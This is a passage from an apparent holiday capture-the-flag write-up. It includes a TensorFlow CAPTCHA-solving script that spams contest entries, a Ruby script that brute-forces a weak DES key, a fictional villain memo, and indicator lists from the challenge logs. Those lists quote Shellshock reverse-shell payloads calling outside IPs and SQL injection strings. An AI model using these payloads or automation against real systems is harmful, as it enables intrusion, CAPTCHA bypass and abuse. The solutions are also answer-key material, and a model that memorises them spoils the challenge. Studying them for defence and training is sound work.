        float_caster = tf.cast(image_reader, tf.float32)
        dims_expander = tf.expand_dims(float_caster, 0)
        resized = tf.image.resize_bilinear(dims_expander, [input_height, input_wi
dth])
        normalized = tf.divide(tf.subtract(resized, [input_mean]), [input_std])
        sess = tf.compat.v1.Session()
        result = sess.run(normalized)
        return result

    def processCAPTEHA():
        # Loading the Trained Machine Learning Model created from running retrain
.py on the training_images directory
        graph = load_graph('/tmp/retrain_tmp/output_graph.pb')
        labels = load_labels("/tmp/retrain_tmp/output_labels.txt")

        # Load up our session
        input_operation = graph.get_operation_by_name("import/Placeholder")
        output_operation = graph.get_operation_by_name("import/final_result")
        sess = tf.compat.v1.Session(graph=graph)

        # Can use queues and threading to spead up the processing
        q = queue.Queue()
        #Going to interate over each of our images.

        for image in b64_images:
            while len(threading.enumerate()) > 120:
                time.sleep(0.00001)

            uuid = image['uuid']
            image_bytes = base64.b64decode(image['base64'])
            threading.Thread(target=predict_image, args=(q, sess, graph, image_by
tes, uuid, labels, input_operation, output_operation)).start()

        print('Waiting For Threads to Finish...')
        while q.qsize() < len(b64_images):
            time.sleep(0.00001)

        #getting a list of all threads returned results
        prediction_results = [q.get() for x in range(q.qsize())]

        #do something with our results... Like print them to the screen.

        for prediction in prediction_results:
            if(prediction['prediction'] in challenge_image_types):
                my_answer.append(prediction['uuid'])

    processCAPTEHA()

    # This should be JUST a csv list image uuids ML predicted to match the challe
nge_image_type .
    final_answer = ','.join(my_answer)

    json_resp = json.loads(s.post("{}api/capteha/submit".format(url), data={'answ
er':final_answer}).text)
    if not json_resp['request']:
        # If it fails just run again. ML might get one wrong occasionally
        print('FAILED MACHINE LEARNING GUESS')
        print('--------------------\nOur ML Guess:\n--------------------
\n{}'.format(final_answer))
        print('--------------------\nServer Response:\n--------------------
\n{}'.format(json_resp['data']))
        sys.exit(1)
```

```python
    print('CAPTEHA Solved!')
    # If we get to here, we are successful and can submit a bunch of entries till
 we win
    userinfo = {
        'name':'Krampus Hollyfeld',
        'email':yourREALemailAddress,
        'age':180,
        'about':"Cause they're so flippin yummy!",
        'favorites':'thickmints'
    }
    # If we win the once-per minute drawing, it will tell us we were emailed.
    # Should be no more than 200 times before we win. If more, somethings wrong.
    entry_response = ''
    entry_count = 1
    while yourREALemailAddress not in entry_response and entry_count < 200:
        print('Submitting lots of entries until we win the contest! Entry #{}'.fo
rmat(entry_count))
        entry_response = s.post("{}api/entry".format(url), data=userinfo).text
        entry_count += 1
    print(entry_response)


if __name__ == "__main__":
    main()
```

Tooth Fairy's Recovered Letter



From the Desk of t

Date: August 23, 20

Memo to Self:

Finally! I've figured out how to destroy Christmas! Santa has a brand new, cutting edge sleigh guidance technology, called the Super Sled-o-matic.

I've figured out a way to poison the data going into the system so that it will divert Santa's sled on Christmas Eve!

Santa will be unable to make the trip and the holiday season will be destroyed! Santa's own technology will undermine him!

That's what they deserve for not listening to my suggestions for supporting other holiday characters!

Bwahahahahaha!

Elfscrow Solution

```
require 'openssl'

KEY_LENGTH = 8

def generate_key(seed)
  key = ""
  1.upto(KEY_LENGTH) do
    key += (((seed = (214013 * seed + 2531011) & 0x7FFF_FFFF) >> 16) & 0x0FF).chr

  end

  return key
end


def decrypt(data, key)
  c = OpenSSL::Cipher::DES.new('CBC')
  c.decrypt
  c.padding = 0
  c.key = key
  return (c.update(data) + c.final())
end

if(!ARGV[0])
  puts("Usage: ruby ./my_solution.rb <seed>")
  exit
end

data = ['5dbdcedc494a7443'].pack('H*')

seed = ARGV[0].to_i
pdf = ['255044462d312e37'].pack('H*')
```

```
key = generate_key(seed)
puts("Your seed: #{seed}")
puts("Generated key: #{key.unpack('H*')}")

puts("Decrypted -> " + decrypt(data, key))
```

Malicious IP Addresses

- 0.216.249.31
- 10.122.158.57
- 10.155.246.29
- 102.143.16.184
- 103.235.93.133
- 104.179.109.113
- 106.132.195.153
- 106.93.213.219
- 111.81.145.191
- 116.116.98.205
- 118.196.230.170
- 118.26.57.38
- 121.7.186.163
- 123.127.233.97
- 126.102.12.53
- 129.121.121.48
- 13.39.153.254
- 131.186.145.73
- 135.203.243.43
- 135.32.99.116
- 140.60.154.239
- 142.128.135.10
- 148.146.134.52
- 150.45.133.97
- 150.50.77.238
- 158.171.84.209
- 168.66.108.62
- 173.37.160.150
- 185.19.7.133
- 186.28.46.179
- 187.152.203.243
- 187.178.169.123
- 19.235.69.221
- 190.245.228.38
- 2.230.60.70
- 2.240.116.254
- 200.75.228.240
- 203.68.29.5
- 217.132.156.225
- 22.34.153.164
- 220.132.33.81
- 223.149.180.133
- 225.191.220.138
- 226.102.56.13
- 226.240.188.154
- 227.110.45.126
- 229.133.163.235
- 229.229.189.246
- 23.49.177.78
- 230.246.50.221
- 231.179.108.238
- 238.143.78.114
- 249.237.77.152
- 249.34.9.16
- 249.90.116.138
- 250.22.86.40
- 252.122.243.212
- 253.182.102.55
- 253.65.40.39
- 254.140.181.172
- 27.88.56.114
- 28.169.41.122
- 29.0.183.220
- 31.116.232.143
- 31.254.228.4
- 33.132.98.193
- 34.129.179.28
- 34.155.174.167
- 37.216.249.50
- 42.103.246.130
- 42.103.246.130
- 42.103.246.130
- 42.103.246.130
- 42.103.246.250
- 42.127.244.30
- 42.16.149.112
- 42.191.112.181
- 44.164.136.41
- 44.74.106.131
- 45.239.232.245
- 48.66.193.176

- 49.161.8.58
- 50.154.111.0
- 53.160.218.44
- 56.5.47.137
- 61.110.82.125
- 65.153.114.120
- 66.116.147.181
- 68.115.251.76
- 69.221.145.150
- 75.73.228.192
- 80.244.147.207
- 81.14.204.154
- 83.0.8.119
- 84.147.231.129
- 84.185.44.166
- 87.195.80.126
- 9.206.212.33
- 92.213.148.0
- 95.166.116.45
- 97.220.93.190

User Agent Indicators

- () { :; }; /bin/bash -c '/bin/nc 55535 220.132.33.81 -e /bin/bash'
- () { :; }; /bin/bash -i >& /dev/tcp/31.254.228.4/48051 0>&1
- () { :; }; /usr/bin/perl -e 'use Socket;$i="83.0.8.119";$p=57432;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));if(connect(S,sockaddr_in($p,inet_aton($i)))){open(STDIN,">&S");open(STDOUT,">&S");open(STDERR,">&S");exec("/bin/sh -i");};'
- () { :; }; /usr/bin/php -r '$sock=fsockopen("229.229.189.246",62570);exec("/bin/sh -i <&3 >&3 2>&3");'
- () { :; }; /usr/bin/python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("150.45.133.97",54611));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
- () { :; }; /usr/bin/ruby -rsocket -e'f=TCPSocket.open("227.110.45.126",43870).to_i;exec sprintf("/bin/sh -i <&%d >&%d 2>&%d",f,f,f)'
- 1' UNION SELECT 1,1409605378,1,1,1,1,1,1,1,1/*&blogId=1
- 1' UNION SELECT '1','2','automatedscanning','1233627891','5'/*
- 1' UNION SELECT -1,'autosc','test','O:8:\"stdClass\":3:{s:3:\"mod\";s:15:\"resourcesmodule\";s:3:\"src\";s:20:\"@random41940ceb78dbb\";s:3:\"int\";s:0:\"\";}',7,0,0,0,0,0,0 /*
- 1' UNION SELECT 1,concat(0x61,0x76,0x64,0x73,0x73,0x63,0x61,0x6e,0x6e,0x69,0x6e,0x67,,3,4,5,6,7,8 --
  '
- 1' UNION SELECT 1729540636,concat(0x61,0x76,0x64,0x73,0x73,0x63,0x61,0x6e,0x65,0x72, --
- 1' UNION/**/SELECT/**/1,2,434635502,4/*&blog=1
- 1' UNION/**/SELECT/**/994320606,1,1,1,1,1,1,1/*&blogId=1
- CholTBAgent
- HttpBrowser/1.0
- Mozilla/4.0 (compatibl; MSIE 7.0; Windows NT 6.0; Trident/4.0; SIMBAR={7DB0F6DE-8DE7-4841-9084-28FA914B0F2E}; SLCC1; .N

- Mozilla/4.0 (compatible MSIE 5.0;Windows_98)
- Mozilla/4.0 (compatible; Metasploit RSPEC)
- Mozilla/4.0 (compatible; MSIE 5.01; Windows NT 500.0)
- Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0; .NETS CLR 1.1.4322)
- Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; FunWebProducts; .NET CLR 1.1.4322; .NET CLR 2.0.50727)
- Mozilla/4.0 (compatible; MSIE 6.0; Windows NT5.1)
- Mozilla/4.0 (compatible; MSIE 6.1; Windows NT6.0)
- Mozilla/4.0 (compatible; MSIE 6.a; Windows NTS)
- Mozilla/4.0 (compatible; MSIE 7.0; Windos NT 6.0)
- Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; AntivirXP08; .NET CLR 1.1.4322)
- Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; Tridents/4.0)
- Mozilla/4.0 (compatible; MSIE 8.0; Window NT 5.1)
- Mozilla/4.0 (compatible; MSIE 8.0; Windows MT 6.1; Trident/4.0; .NET CLR 1.1.4322;)
- Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Tridents/4.0; .NET CLR 1.1.4322; PeoplePal 7.0; .NET CLR 2.0.50727)
- Mozilla/4.0 (compatible; MSIE 8.0; Windows_NT 5.1; Trident/4.0)
- Mozilla/4.0 (compatible; MSIE6.0; Windows NT 5.1)
- Mozilla/4.0 (compatible; MSIEE 7.0; Windows NT 5.1)
- Mozilla/4.0 (compatible;MSIe 7.0;Windows NT 5.1)
- Mozilla/4.0 (compatible;MSIE 7.0;Windows NT 6.
- Mozilla/4.0(compatible; MSIE 666.0; Windows NT 5.1
- Mozilla/5.0 (compatible; Goglebot/2.1; +http://www.google.com/bot.html)
- Mozilla/5.0 (compatible; MSIE 10.0; W1ndow NT 6.1; Trident/6.0)
- Mozilla/5.0 (Windows NT 10.0;Win64;x64)
- Mozilla/5.0 (Windows NT 5.1 ; v.)
- Mozilla/5.0 (Windows NT 6.1; WOW62; rv:53.0) Gecko/20100101 Chrome /53.0
- Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US) ApleWebKit/525.13 (KHTML, like Gecko) chrome/4.0.221.6 safari/525.13
- Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.9.2.3) gecko/20100401 Firefox/3.6.1 (.NET CLR 3.5.30731
- Mozilla/5.0 Windows; U; Windows NT5.1; en-US; rv:1.9.2.3) Gecko/20100401 Firefox/3.6.1 (.NET CLR 3.5.30729)
- Mozilla/5.0 WinInet
- Mozilla4.0 (compatible; MSSIE 8.0; Windows NT 5.1; Trident/5.0)
- Opera/8.81 (Windows-NT 6.1; U; en)
- RookIE/1.0
- Wget/1.9+cvs-stable (Red Hat modified)